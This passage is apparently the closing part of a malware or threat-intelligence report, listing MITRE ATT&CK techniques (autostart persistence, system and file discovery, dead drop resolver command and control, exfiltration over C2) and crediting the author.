Persistence	T1547.001	Boot or Logon Autostart Execution
Discovery	T1082	System Information Discovery
	T1083	File and Directory Discovery
Command and Control	T1102.001	Web Service: Dead Drop Resolver
Exfiltration	T1041	Exfiltration Over C2 Channel

Authors

-Kartik Jivani